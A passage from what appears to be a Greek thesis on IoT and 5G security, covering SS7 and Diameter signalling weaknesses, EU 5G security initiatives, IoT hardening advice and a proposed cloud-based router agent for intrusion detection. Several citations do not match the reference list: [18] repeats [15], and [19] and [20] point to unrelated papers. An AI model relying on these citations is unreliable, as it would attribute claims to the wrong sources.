- **Επικοινωνίες ομάδας (Team communications):** Σε μια καθολική ρύθμιση IoT, τα δεδομένα από ένα μεμονωμένο αντικείμενο μπορεί να μην επαρκούν για ορισμένες εφαρμογές, ενώ τα αυτόνομα συστήματα IoT μπορούν να προσφέρουν πλεονεκτήματα επιτρέποντας την ταυτόχρονη εκτέλεση πολλαπλών ενεργειών. Η τυποποίηση ενός πρωτοκόλλου για συσκευές με περιορισμένους πόρους που βασίζονται στο IPv6 είναι σημαντική για την επικοινωνία εντός ομάδων IoT [16]. Οι λύσεις Multicast και unicast μπορούν να βοηθήσουν στις επικοινωνίες, αλλά η multicast είναι πιο δύσκολη επειδή απαιτεί ταυτόχρονη μετάδοση σε πολλούς παραλήπτες.

- **Περιβάλλον δικτύου IoT που βασίζεται σε νέφος (Cloud-based IoT network environment):** Η ομαλή λειτουργία των περίπλοκων εφαρμογών IoT είναι δύσκολη. Απαιτούνται εργαλεία που μπορούν να επεξεργάζονται και να αποθηκεύουν δεδομένα γρήγορα και σε όλο τον κόσμο. Ωστόσο, υπάρχουν ακόμα πολλές προκλήσεις που πρέπει να αντιμετωπιστούν, όπως η εξεύρεση του τρόπου μετατροπής δεδομένων από αισθητήρες σε εικόνες, η αποθήκευση πολλών δεδομένων και η ανάλυση μεγάλου όγκου δεδομένων.

Ορισμένες νέες λύσεις, όπως τα δίκτυα οχημάτων (Vehicular networks) [17] και ο υπολογισμός ομίχλης (Fog computing), χρησιμοποιούν υπηρεσίες cloud για να βοηθήσουν σε αυτά τα προβλήματα.

- **Υποστήριξη πολυμέσων IoT (Multimedia IoT support):** Στο περιβάλλον του Internet of Things (IoT), οι έξυπνες συσκευές πολυμέσων πρέπει να είναι πλήρως ενσωματωμένες στις υπηρεσίες πολυμέσων. Αυτό είναι πάρα πού σημαντικό για διάφορες εφαρμογές, όπως η τηλεϊατρική, η παρακολούθηση του έξυπνου σπιτιού και η παρακολούθηση της έξυπνης πόλης. Υπάρχει επίσης κάτι που ονομάζεται "Multimedia Things Internet" [18] που έχει διαφορετικές απαιτήσεις από το κανονικό IoT. Οι συσκευές πολυμέσων χρειάζονται περισσότερη υπολογιστική ισχύ και καλύτερη επικοινωνία για τη διαχείριση περιεχομένου πολυμέσων. Τα δίκτυα κινητής τηλεφωνίας λειτουργούν καλύτερα για πολυμέσα, όμως για να ανταποκριθούν στις απαιτήσεις των προϊόντων πολυμέσων, η τεχνολογία 5G πρέπει να ενσωματώσει νέες στρατηγικές που καλύπτουν αποτελεσματικά τις ανάγκες.

7.2 Η σημασία του 5G στο IoT

Τα δίκτυα κινητής τηλεφωνίας 4G μπορούν να φιλοξενήσουν έως και 6000 συσκευές NB-IoT σε ένα απλό cell, ενώ στα δίκτυα 5G, ένα απλό cell μπορεί να χειριστεί έως και ένα εκατομμύριο συσκευές. Οι εφαρμογές IoT που απαιτούν ελάχιστους ρυθμούς μεταφοράς δεδομένων μπορούν να οδηγήσουν σε τεράστιους όγκους δεδομένων που μεταδίδονται μέσω δικτύων και αυτό απαιτεί μεγάλη διαχείριση σύνδεσης για κάθε δίκτυο. Στο 5G, ωστόσο, αυτό δεν ισχύει γιατί η προσέγγιση ενιαίου δικτύου του 5G είναι ήδη βελτιστοποιημένη για να χειρίζεται μαζικές μεταφορές δεδομένων σε μια εφαρμογή IoT ευρείας κλίμακας [19].

7.3 Εφαρμογή 5G μέσω IoT

Το 5G είναι το ιδανικό εργαλείο για το Internet of Things το οποίο παρέχει υψηλή ταχύτητα δεδομένων, χαμηλή καθυστέρηση, αυξημένη κινητικότητα, χαμηλή κατανάλωση ενέργειας, αποδοτικότητα κόστους και ικανότητα χειρισμού πολύ μεγαλύτερου όγκου συσκευών. Το 5G μπορεί να διαδραματίσει σημαντικό ρόλο όχι μόνο στον μετασχηματισμό του τρόπου επικοινωνίας μας, αλλά και στην αλλαγή της βιομηχανίας και της κοινωνίας. Υπάρχουν πολλοί τομείς στις οποίες το 5G και το IoT μπορούν να επιφέρουν καινοτόμες αλλαγές όπως:

- Υγειονομική περίθαλψη (Healthcare)
- Μεταφορές (Logistics)
- Έξυπνες πόλεις (Smart cities)
- Λιανικό εμπόριο (Retail)
- Αυτοκινητοβιομηχανία (Automotive)
- Αυτοοδηγούμενα αυτοκίνητα (Self-driving cars)
- Βιομηχανία (Industrial)

7.4 Ο αντίκτυπος του 5G στο IoT

Σήμερα, τα αποσυνδεδεμένα δίκτυα αποτελούν σημαντική πρόκληση για τις τεχνολογίες IoT. Η ικανότητα του 5G να μεταδίδει δεδομένα πιο γρήγορα και να επιτρέπει περισσότερες συνδέσεις θα βοηθήσει στην άμεση αντιμετώπιση αυτού του ζητήματος καθώς και στην απλοποίηση της διαχείρισης των συνδεδεμένων συσκευών.

Η συνδεσιμότητα 5G θα επιτρέψει σε όλους να κατανοήσουν τη δύναμη της τεχνολογίας IoT. Προς το παρόν, οι δυνατότητες του IoT είναι τεράστιες, αλλά η πραγματική δικτύωση πρέπει να καρποφορήσει με την τεχνολογία 5G. Χρησιμοποιώντας αισθητήρες, οι «έξυπνες» εφαρμογές μπορούν εύκολα να μεταδώσουν δεδομένα ακόμα και από χιλιάδες μίλια μακριά. Ο πιθανός αντίκτυπος σε άτομα και κοινότητες είναι τεράστιος. Η ιδέα μιας «έξυπνης» πόλης έχει πλέον υλοποιηθεί, φέρνοντας πολλά πλεονεκτήματα τόσο για τις τοπικές επιχειρήσεις όσο και για τους κατοίκους

Η εφαρμογή της τεχνολογίας 5G θα παρέχει στις εταιρείες που επενδύουν στην τεχνολογία IoT ή αναπτύσσουν πλατφόρμες που βασίζονται στο IoT μια σειρά επιθυμητών χαρακτηριστικών, όπως βελτιωμένη συνδεσιμότητα, μειωμένη καθυστέρηση και ταχύτερες συνδέσεις. Αυτό θα διευκολύνει τη δυνατότητα περισσότερων ατόμων να μεταδίδουν ταυτόχρονα μεγαλύτερες ποσότητες δεδομένων, με αποτέλεσμα τη συνεχή ανάπτυξη λύσεων IoT από εταιρείες, χωρίς να παρεμποδίζονται από τα αποσυνδεδεμένα δίκτυα που προηγουμένως ήταν προβληματικά για τις εξελίξεις του IoT. Ως εκ τούτου, η τεχνολογία 5G προσφέρει μια ευκολότερη προσέγγιση για την ανάπτυξη εφαρμογών IoT που μπορούν να ωφελήσουν ένα ευρύτερο φάσμα ατόμων [20].

7.5 Το μέλλον του IoT

Προβλέπεται ότι έως το 2025, η αγορά θα δει αύξηση στον αριθμό των συσκευών IoT, με εκτιμήσεις να αγγίζουν τα 21 δισεκατομμύρια. Η ανάπτυξη του IoT θα τροφοδοτηθεί από δίκτυα 5G αντί για 4G και τα δίκτυα οχημάτων θα γίνουν ακόμη πιο έξυπνα [20]. Αν και το 5G θα βοηθήσει στον οικιακό αυτοματισμό, οι ανησυχίες σχετικά με το απόρρητο και την ασφάλεια πρέπει να αντιμετωπιστούν.

Δυστυχώς, οι εγκληματίες του κυβερνοχώρου ενδέχεται να στοχεύουν αυτές τις συσκευές με επιθέσεις DoS και DDoS. Οι επιθέσεις DDoS που βασίζονται σε συσκευές IoT πιθανότατα θα γίνουν ένα από τα πιο πολυσυζητημένα μηνύματα στο άμεσο μέλλον.

Οι έξυπνες πόλεις αναμένεται να συνεχίσουν να αναδύονται και η δικτυωμένη τεχνητή νοημοσύνη θα αποτελέσει μεγαλύτερη πρόκληση στο μέλλον [21]. Τα μέτρα ασφαλείας για τους δρομολογητές αναμένεται να βελτιωθούν αρκετά ώστε να συνδράμουν και αυτά με τη σειρά τους στην ασφάλεια IoT.

Ως αποτέλεσμα των πιο πάνω εκτιμώμενων μελλοντικών αλλαγών , θα υπάρξει αύξηση της νομοθεσίας και της ρυθμιστικής δραστηριότητας με στόχο την αντιμετώπιση των ανησυχιών για την ασφάλεια και το απόρρητο.

Κεφάλαιο 8
Συμπεράσματα & Προτεινόμενες Λύσεις

8.1 Σκέψεις σχετικά με την ασφάλεια του Signalling System 7 (SS7)

Τα τρωτά σημεία που σχετίζονται με το SS7 έχουν αναλυθεί εκτενώς από τη βιομηχανία. Τα τελευταία χρόνια γράφτηκαν πολλές σελίδες και έχουν γίνει πολλές συζητήσεις για το θέμα. Ως αποτέλεσμα, σε αυτό το σημείο, έχουμε καλή κάλυψη του θέματος, τα επίπεδα ευαισθητοποίησης του κοινού και του κλάδου είναι υψηλά, καθώς ισχυρές ενώσεις του κλάδου (π.χ. GSMA) έχουν αντιμετωπίσει το πρόβλημα. Διατίθενται λύσεις μαζί με τις απαραίτητες οδηγίες και τεκμηρίωση. Το μόνο ζήτημα που απομένει είναι η υιοθέτηση/εφαρμογή των κατάλληλων μέτρων σε μεγαλύτερη κλίμακα.

Μια άλλη σημαντική πτυχή είναι ότι οι πάροχοι έχουν περιορισμένη τεχνογνωσία στη σηματοδότηση και στις περισσότερες περιπτώσεις οι μηχανικοί δεν αποτελούν μέρος των ομάδων SOC, των ομάδων ασφαλείας IT ή των τμημάτων ασφάλειας/απάτης. Πρέπει να γίνουν περαιτέρω προσπάθειες σε αυτόν τον τομέα για να αυξηθεί η ευαισθητοποίηση/γνώση τέτοιων θεμάτων εντός των ομάδων ασφάλειας και απάτης. Η πολυπλοκότητα των επιθέσεων SS7 μπορεί να αυξηθεί καθώς οι εισβολείς αποκτούν μεγαλύτερη γνώση και δημιουργούν πιο αποτελεσματικά σενάρια επίθεσης.

Συμπερασματικά, μπορούμε να αναφέρουμε ότι όσον αφορά το SS7 τα ελάχιστα μέτρα ασφαλείας υιοθετούνται από την πλειοψηφία των παρόχων. Ωστόσο μια βασική προστασία θα καλύψει πιθανώς την πλειονότητα των επιθέσεων, αλλά θα αφήσει χώρο για σύνθετες ή στοχευμένες επιθέσεις που μπορούν πραγματικά να προκαλέσουν ζημιά σε κοινωνικό, οικονομικό ή πολιτικό επίπεδο (π.χ. κατασκοπεία κ.λπ.).

8.2 Σκέψεις σχετικά με την ασφάλεια του Diameter

Η εστίαση του κλάδου των τηλεπικοινωνιών στην ασφάλεια του Diameter[29] καθυστέρησε σε σύγκριση με την περίπτωση του SS7 και σίγουρα δεν έχει ωριμάσει ακόμη. Το Diameter προέρχεται από την RADIUS (Remote Authentication Dial-In User Service) και παρέχει ένα πρωτόκολλο ελέγχου ταυτότητας, εξουσιοδότησης και λογιστικής για δίκτυα υπολογιστών. Σχεδιαστικά, έχει δανειστεί πολλές ιδέες από το SS7 και συνάμα και τα τρωτά σημεία του. Ως πρωτόκολλο που βασίζεται αποκλειστικά σε IP, υπάρχει αυξημένος κίνδυνος να αποκτήσει πρόσβαση ένας εισβολέας μέσω hacking. Όσο περισσότερες γνώσεις έχει ο εισβολέας σχετικά με πρωτόκολλα που σχετίζονται με το Διαδίκτυο, τόσο περισσότερες πιθανότητες έχει να πετύχει. Αυτό το καθιστά θεωρητικά πιο απλό στην εκμετάλλευση από το SS7.

Ωστόσο, μια έρευνα της ENEA[30] έδειξε ότι το πρωτόκολλο Diameter είναι αυτή τη στιγμή λιγότερο αξιοποιημένο από ότι το πρωτόκολλο SS7. Στην πραγματικότητα, κανένας ερωτώμενος δεν ανέφερε ότι εντόπισε πραγματικές επιθέσεις. Απαιτείται περαιτέρω έρευνα για να προσδιοριστεί ο ακριβής λόγος, αλλά θα μπορούσε να οφείλεται στην περιορισμένη χρήση του Diameter παγκοσμίως, στον ανεπαρκή χρόνο προετοιμασίας για τους επιτιθέμενους ή στην ήδη επαρκή απόδοση του SS7.

Υπάρχουν όμως σοβαρές ενδείξεις ότι τα τρωτά σημεία του έχουν τεκμηριωθεί και θεωρητικά αξιοποιηθεί από την security community[31].

8.3 Σκέψεις σχετικά με την ασφάλεια 5G

Καθώς το τοπίο 5G συνεχίζει να εξελίσσεται, η ανάγκη για τεχνολογία ασφαλείας αιχμής είναι όλο και πιο επιτακτική. Οι κατασκευαστές πρέπει να είναι προετοιμασμένοι να πρωτοστατήσουν στη διαφύλαξη του απορρήτου και της ακεραιότητας των δεδομένων, την ενίσχυση της εμπιστοσύνης και τη διασφάλιση της βέλτιστης χρηστικότητας και εξυπηρέτησης (Usability and Serviceability).

Στο επίκεντρο των προσπαθειών των κατασκευαστών θα πρέπει να βρίσκεται η ανάγκη ανάπτυξης λύσεων που να παρέχουν ασφαλή εκκίνηση και επαλήθευση λογισμικού,

[29] https://www.theregister.com/2017/12/08/diameter_protocol_security_shortcomings/
[30] https://blog.adaptivemobile.com/measuring-the-diameter-protecting-4g-networks
[31] https://www.blackhat.com/docs/eu-16/materials/eu-16-Holtmanns-Detach-Me-Not.pdf

βελτιωμένο έλεγχο ταυτότητας προστασία, αυτοματοποιημένους και αξιόπιστους μηχανισμούς εγγραφής με απομακρυσμένη πρόσβαση.

Στο πεδίο του 5G η αρχή της άμυνας σε βάθος (Defense-in-depth) αποτελεί επιβεβλημένο πυλώνα, για τον λόγο ότι η πρόληψη δεν μπορεί να επιτευχθεί σε αυτό το πεδίο, μπορεί όμως να επιτευχθούν άλλες βασικές δυνατότητες όπως η ανίχνευση, η ανταπόκριση και η ανάκαμψη. Οι πάροχοι τηλεπικοινωνιών θα πρέπει να αυξήσουν αυτές τις δυνατότητες και μαζί με σύγχρονες τεχνολογίες ανάλυσης, βασιζόμενες στην τεχνητή νοημοσύνη (Artificial Intelligence) και τη μηχανή Εκμάθησης (Machine Learning), να μπορέσουν να επιτύχουν δυνατότητες για έγκαιρη και έγκυρη ανίχνευση εισβολής στα δίκτυά τους. Με αυτό τον τρόπο θα επιτευχθεί η σχέση μεταξύ χρηστικότητας και λειτουργικότητας (Usability and Serviceability. Για να επιτευχθεί αυτό, θα πρέπει να αναπτύξουν εργαλεία για αποτελεσματική και σωστή διαχείριση πολιτικών, διανομή πολιτικών, επαλήθευση πολιτικής και επιβολή πολιτικής που μπορούν να τροφοδοτήσουν τη λειτουργικότητα στα αυριανά δίκτυα.

Στη συνέχεια θα παραθέσουμε μια ιστορική αναδρομή σε ότι αφορά την εμπλοκή της Ευρωπαϊκής Ένωσης σε θέματα των κινδύνων ασφάλειας που συνδέονται με την ανάπτυξη των δικτύων 5G, κινητής τηλεφωνίας.

- Η Ευρωπαϊκή Επιτροπή στις 17 Δεκεμβρίου 2013 υπέγραψε μια συμφωνία ορόσημο με την «5G Infrastructure Association», εκπροσωπώντας σημαντικούς παράγοντες του κλάδου, για τη δημιουργία μιας εταιρικής σχέσης δημόσιου-ιδιωτικού τομέα στο 5G (5G PPP). Πρόκειται για μια εμβληματική πρωτοβουλία της ΕΕ για την επιτάχυνση των ερευνητικών εξελίξεων στην τεχνολογία 5G. Η Ευρωπαϊκή Επιτροπή έχει διαθέσει δημόσια χρηματοδότηση ύψους 700 εκατομμυρίων ευρώ μέσω του προγράμματος «Ορίζοντας 2020» για τη στήριξη αυτής της δραστηριότητας. Η βιομηχανία της ΕΕ πρόκειται να αντιστοιχίσει αυτήν την επένδυση έως και 5 φορές, σε περισσότερα από 3 δισεκατομμύρια ευρώ[32].

- Τον Ιούνιο του 2017, ως μέρος της φάσης 1 του έργου 5G PPP, δημοσιεύτηκε ένα “white paper” από την Ομάδα Εργασίας Ασφάλειας, η οποία περιέχει μια

[32] https://ec.europa.eu/digital-single-market/en/towards-5g

εις βάθος ανάλυση των κινδύνων και των προκλήσεων για την ασφάλεια του 5G (5G PPP Phase1 Security Landscape)[33].

Το 2021 τα κράτη μέλη της Ευρωπαϊκής Ένωσης υιοθέτησαν την εργαλειοθήκη της ΕΕ για την ασφάλεια 5G (The EU toolbox for 5G Security)[34]. Η εργαλειοθήκη αυτή είναι ένα σύνολο ισχυρών και ολοκληρωμένων μέτρων για μια πιο συντονισμένη προσέγγιση της ΕΕ για την αντιμετώπιση των κινδύνων ασφάλειας που συνδέονται με την ανάπτυξη των δικτύων 5G, κινητής τηλεφωνίας.

8.4 Σκέψεις σχετικά με την ασφάλεια IoT συσκευών

Για την προστασία των συστημάτων IoT από μη εξουσιοδοτημένη πρόσβαση, συνιστάται η εφαρμογή προστασίας λογισμικού και προστασίας με κωδικό πρόσβασης. Θα πρέπει να εγκατασταθούν τακτικές ενημερώσεις και ενημερώσεις κώδικα για να διασφαλιστεί η ασφάλεια των συσκευών IoT. Επιπλέον, η δημιουργία ενός ξεχωριστού δικτύου για συσκευές IoT μπορεί να αποτρέψει τους εγκληματίες του κυβερνοχώρου από την πρόσβαση σε ευαίσθητες πληροφορίες στο κεντρικό δίκτυο.

Οι πιο σημαντικές προκλήσεις ασφαλείας αφορούν τον έλεγχο πρόσβασης και τις εκτεθειμένες υπηρεσίες, ενώ οι συσκευές Internet of Things (IoT) πρέπει να ενσωματώνουν ισχυρά μέτρα ασφαλείας, συμπεριλαμβανομένης της κρυπτογράφησης, για τον μετριασμό των πιθανών κινδύνων. Οι κατασκευαστές θα πρέπει να ενισχύσουν την ασφάλεια των προϊόντων τους εκδίδοντας έγγραφα σε συνεργασία με ειδικούς σε θέματα ασφάλειας και καταναλωτές. Θα πρέπει επίσης να εφαρμόζονται μέτρα φυσικής ασφάλειας για την ενίσχυση της προστασίας της συσκευής από κακόβουλους παράγοντες. Εάν μια συσκευή παραβιαστεί, θα πρέπει να τερματίσει αμέσως κάθε κακόβουλο λογισμικό που εισήχθη από τον εισβολέα και να ειδοποιήσει τον χρήστη για την παραβίαση.

Η εστίαση σε αυτά τα προβλήματα μπορεί σίγουρα να βελτιώσει την κατάσταση ασφάλειας των συσκευών IoT. Για την επίλυση αυτών των προβλημάτων, θα πρέπει οι πωλητές να ακολουθούν ένα πλαίσιο ασφαλείας ή τουλάχιστον να εφαρμόζουν τις προτεινόμενες βασικές απαιτήσεις για την ασφάλεια των καταναλωτικών συσκευών IoT.

[33] http://5gensure.eu/files/5g-pppwhite-paperphase-1-security-landscapejune-2017pdf
[34] https://digital-strategy.ec.europa.eu/en/library/eu-toolbox-5g-security

8.5 Τελικά Συμπεράσματα

Τα τελευταία χρόνια, σημειώθηκε αύξηση στην τεχνολογία κινητής ευρυζωνικότητας, τα δίκτυα 2G σχεδιάστηκαν για φωνητική επικοινωνία, τα δίκτυα 3G πρόσθεσαν φωνή και δεδομένα και το 4G πρόσφερε ώθηση στις ευρυζωνικές εμπειρίες που βασίζονται στο Διαδίκτυο. Το 5G έχει να κάνει με τη συγχώνευση των υπολογιστικών δυνατοτήτων δικτύωσης, η ιδέα πίσω από το 5G είναι να συνδυάσει την επεξεργαστική ισχύ των δικτύων και να δημιουργήσει ένα σενάριο όπου οι συνδεδεμένες συσκευές δεν χρειάζεται να κάνουν πολύ υπολογιστές πράξεις καθώς το δίκτυο στο οποίο επικοινωνούν μπορεί να το χειριστεί. Το 5G θα βοηθήσει επίσης στην αξιοποίηση των δυνατοτήτων του IoT, οι αλληλεπιδράσεις ανθρώπων και αντικειμένων θα αυξηθούν σε εντελώς νέα επίπεδα. Το 5G θα προσφέρει αμέτρητα οφέλη στο δρόμο για την αξιοποίηση των δυνατοτήτων του IoT. Το πλεονέκτημα της χρήσης ενιαίων δικτύων 5G θα αποδειχθεί πιο αποτελεσματικό, πιο οικονομικό και θα παρέχει οικονομίες κλίμακας σε μια μεγάλη ποικιλία περιπτώσεων χρήσης IoT.

Οι τηλεπικοινωνίες διαδραματίζουν κρίσιμο ρόλο στις σύγχρονες κοινωνίες καθώς χρησιμεύουν ως το θεμέλιο και η κύρια υποδομή πάνω στην οποία ευδοκιμεί η κοινωνία μας. Επιτρέπουν επίσης την εύρυθμη λειτουργία της δημοκρατίας και υποστηρίζουν σημαντικές αξίες της ΕΕ όπως η ελευθερία, η ισότητα, το κράτος δικαίου και τα ανθρώπινα δικαιώματα. Ως εκ τούτου, για τον ENISA (Οργανισμός Κυβερνοασφάλειας της ΕΕ), κορυφαία προτεραιότητά είναι η διασφάλιση της ασφάλειας των υποδομών των τηλεπικοινωνιών.

Καθώς οι τεχνολογίες κινητής τηλεφωνίας εξελίσσονται, το ίδιο συμβαίνει και με το τοπίο των απειλών. Οι πρώτες γενιές δικτύων κινητής τηλεφωνίας 2G/3G βασίζονται στο SS7 και το SIGTRAN, πρωτόκολλα που σχεδιάστηκαν πριν από δεκαετίες, χωρίς να δίνουν επαρκή επίδραση στις σύγχρονες επιπτώσεις στην ασφάλεια. Κανείς δεν φανταζόταν εκείνη την εποχή την κλίμακα που θα μπορούσαν να φτάσουν τα δίκτυα κινητής τηλεφωνίας στο μέλλον, επομένως η εμπιστοσύνη και η ασφάλεια δεν ήταν ζητήματα. Ωστόσο, αυτή τη στιγμή εξακολουθούμε να χρησιμοποιούμε αυτό το πρωτόκολλο παλαιού τύπου για να διασφαλίσουμε τη διασύνδεση μεταξύ των παρόχων.

Η ερευνητική κοινότητα του κλάδου και της ασφάλειας έχει αρχίσει να καλύπτει το θέμα, παρέχοντας καλές πρακτικές και απαραίτητα εργαλεία. Ωστόσο, πρέπει να γίνουν πολλά ακόμη. Τα βασικά μέτρα ασφαλείας φαίνεται να εφαρμόζονται από πιο ώριμους παρόχους,

αλλά αυτά τα μέτρα διασφαλίζουν μόνο ένα βασικό επίπεδο προστασίας. Πρέπει να καταβληθούν περισσότερες προσπάθειες ώστε να επιτευχθεί το βέλτιστο επίπεδο προστασίας.

Η τρέχουσα τηλεπικοινωνιακή παραγωγή κινητής τηλεφωνίας (4G) χρησιμοποιεί ένα ελαφρώς βελτιωμένο πρωτόκολλο σηματοδότησης που ονομάζεται Diameter. Κατασκευάστηκε έχοντας κατά νου τις ίδιες αρχές διασύνδεσης, αλλά σε βάση IP, το πρωτόκολλο έχει αποδειχθεί ευάλωτο. Ο κλάδος εξακολουθεί να προσπαθεί να κατανοήσει τις ακριβείς συνέπειες και να εντοπίσει πιθανές λύσεις. Στην ίδια φάση βρίσκονται προφανώς και οι επιτιθέμενοι. Είναι η εντύπωσή μας ότι το επόμενο βήμα θα γίνει σύντομα από όλα τα εμπλεκόμενα μέρη. Μόλις το SS7 προστατεύεται επαρκώς, η εστίασή τους θα αλλάξει προς τη νέα επιφάνεια επίθεσης.

Ενώ γίνεται αρκετή δουλειά για την αντιμετώπιση επιθέσεων SS7 και Diameter, μόνο ένα μικρό μέρος των πρωτοκόλλων έχει μελετηθεί για αυτό και αναμένεται ότι θα ανακαλυφθούν νέα τρωτά σημεία. Σήμερα υπάρχουν διαθέσιμα αρκετά δωρεάν εργαλεία[35]. για σάρωση και ανίχνευση πιθανής επίθεσης σε δίκτυα κινητής τηλεφωνίας.

Το 5G, η νέα γενιά κινητής τηλεφωνίας, είναι ακόμα υπό ανάπτυξη. Οι πρώιμες εκδόσεις από ορισμένους κατασκευαστές είναι διαθέσιμες, αλλά τα πρότυπα είναι ακόμα στα αρχικά στάδια ωστόσο, υπάρχει ένας κίνδυνος επανάληψης της ιστορίας του SS7. Δεδομένων των βελτιώσεων που θα φέρει το 5G (περισσότεροι χρήστες, περισσότερο εύρος ζώνης κ.λπ.), η ύπαρξη των ίδιων κινδύνων ασφαλείας μπορεί να είναι εξαιρετικά επικίνδυνη.

8.6 Προτεινόμενη λύση για Ασφάλεια οικιακών IoT συσκευών

Ανάπτυξη μιας λύσης που για παρόχους υπηρεσιών βασισμένη στο cloud με την οποία οι πάροχοι θα παρέχουν ένα επιπλέον επίπεδο ασφάλειας στους καταναλωτές τους και στο αναδυόμενο τοπίο του IoT.

Η λύση αυτή επειδή βασίζεται στο cloud, μπορεί να αναπτυχθεί άμεσα σε χιλιάδες δρομολογητές με χαμηλό κόστος και να προσφέρει άμεση λύση για θέματα ασφάλειας. Συγκεκριμένα προτείνεται η δημιουργία ενός Agent ελάχιστου αποτυπώματος ο οποίος

[35] https://github.com/ethicalhackeragnidhra/SigPloit-ss7

θα είναι εγκατεστημένος στον οικιακό δρομολογητή που προσφέρει ο κάθε παροχέας. Τα δεδομένα που θα μαζεύει ο Agent θα αποστέλλονται στο cloud θα αναλύονται χρησιμοποιώντας σύγχρονες τεχνολογίες ανάλυσης, βασιζόμενες στην τεχνητή νοημοσύνη (Artificial Intelligence) και τη μηχανή Εκμάθησης (Machine Learning). Με την μαζική ανάλυση δεδομένων θα επιτύχουμε δυνατότητες για έγκαιρη και ταυτόχρονη ανίχνευση εισβολής σε συσκευές IoT, επίσης θα επιτευχθεί η σχέση μεταξύ χρηστικότητας και λειτουργικότητας (Usability and Serviceability) των συσκευών. Προσφέροντας με αυτό τον τρόπο μια ολιστική λύση για τη διαχείριση του συνδεδεμένου οικιακού δικτύου και την προστασία του από εσωτερικές και εξωτερικές απειλές ασφάλειας.

Βιβλιογραφία

[1] José L. Hernández-Ramos, M. Victoria Moreno, Jorge Bernal Bernabé, Dan García Carrillo, Antonio F. Skarmeta,"SAFIR: Secure access framework for IoT -enabled services on smart buildings, Journal of Computer and System Sciences",Volume 81, Issue 8, Pages 1452-1463, 2015

[2] Nobakht, Mehdi & Sui, Yulei & Seneviratne, Aruna & Hu, Wen, —PGFit: Static permission analysis of health and fitness apps in IoT programming frameworks‖, Journal of Network and Computer Applications. 152. 102509, 2019

[3] Rathee, Geetanjali & Sharma, Ashutosh & Kumar, Rajiv & Iqbal, Razi, —A Secure Communicating Things Network Framework for Industrial IoT using Blockchain Technology‖, Ad Hoc Networks 94 (2019) 101933, Elsevier, 2019

[4] Susmita Horrow, Anjali Sardana, —Identity Management Framework for Cloud Based Internet of Things‖, SecurIT'12, pp. 200-203, ACM, 2012

[5] Phu H. Nguyen, Phu H. Phung, Hong-Linh Truong, —A Security Policy Enforcement Framework for Controlling IoT Tenant Applications in the Edge‖, IOT '18, ACM, DOI: https://doi.org/10.1145/3277593.3277602, 2018

[6] Kübra Kalkan, Kasper Rasmussen, —bTruSD: Trust framework for service discovery among IoT devices‖, Computer Networks 178 (2020) 107318, Elsevier, 2020

[7] M. Mohsin, Z. Anwar, G. Husari, E. Al-Shaer and M. A. Rahman, "IoTSAT: A formal framework for security analysis of the internet of things (IoT)," 2016 IEEE Conference on Communications and Network Security (CNS), Philadelphia, PA, 2016, pp. 180-188, doi: 10.1109/CNS.2016.7860484.

[8] Charith Perera, Ciaran McCormick, Arosha K. Bandara, Blaine A. Price, Bashar Nuseibeh, —Privacy-by-Design Framework for Assessing Internet of Things Applications and Platforms‖, 6th International Conference on the Internet of Things (IoT_16), ACM, doi: http://dx.doi.org/ 10.1145/2991561.2991566 , 2016

*[9] Abdul Fuad Abdul Rahman, Maslina Daud, Madihah Zulfa Mohamad, —Securing Sensor to Cloud Ecosystem using Internet of Things (IoT) Security Framework‖, ICC '16, ACM, doi: http://dx.doi.org/10.1145/2896387 .2906198*5

[10] Xiruo Liu, Meiyuan Zhao, Sugang Li, Feixiong Zhang and Wade Trappe, ―A Security Framework for the Internet of Things in the Future Internet Architecture‖, Future Internet 2017, 9, 27; doi:10.3390/fi9030027

[11] Mahmoud Ammar, Giovanni Russello, Bruno Crispo, ―Internet of Things: A survey on the security of IoT frameworks‖ , Journal of Information Security and Applications 38 (2018) 8–27, Elsevier, 2018

[12] Aliya Tabassum, Wadha Lebda, ―Security Framework for IoT Devices against Cyber-Attacks‖, International Conference on Internet of Things (CIoT 2019), arXiv:1912.01712

[13] Yeonkeun Kim, Jaehyun Nam, Taejune Park, Sandra Scott-Hayward, Seungwon Shin, ―SODA : A softwaredefined security framework for IoT environments‖, Computer Networks 163 (2019) 106889, Elsevier, 2019

[14] EU Level assessment of the Current situation : Signalling Security in Telecom SS7?Diameter/5G‖, European Union Agency for Network and Information Security (ENISA) EU (2018) http://www.enisa.europa.eu/

[15] Singh, D., Pattanayak, B.K., Satpathy, P.R.: Ambient energy harvesting and management on the sensor nodes in a wireless sensor network. Int. J. Renew. Energy Res. (IJRER) 7(4), 1869–1879 (2017)

[16] Liu, J.,Wan, J., Jia, D.Y., Zeng, B., Li, D., Hsu, C.-H., Chen, H.: High-efficiency urban-traffic management in context-aware computing and 5G communication. IEEE Commun. Mag. 55(1), 34–40 (2017)

[17] Raya, M., Hubaux, J.-P.: Securing vehicular ad hoc networks. J. Comput. Secur. 15(1), 39 68 (2007)

[18] Singh, D., Pattanayak, B.K., Satpathy, P.R.: Ambient energy harvesting and management on the sensor nodes in a wireless sensor network. Int. J. Renew. Energy Res. (IJRER) 7(4), 1869 1879 (2017)

[19] Billinghurst, M., Kato, H.: Collaborative augmented reality. Commun. ACM 45(7), 64–70 (2002)

[20] Alvi, S.A., et al.: Internet of multimedia things: vision and challenges. Ad Hoc Netw. 33, 87–111 (2015)

[21] Mishra, K.N., Chakraborty, C.: A novel approach toward enhancing the quality of life in smart cities using clouds and IoT-based technologies. In: Digital Twin Technologies and Smart Cities, pp. 19–35. Springer, Cham (2020)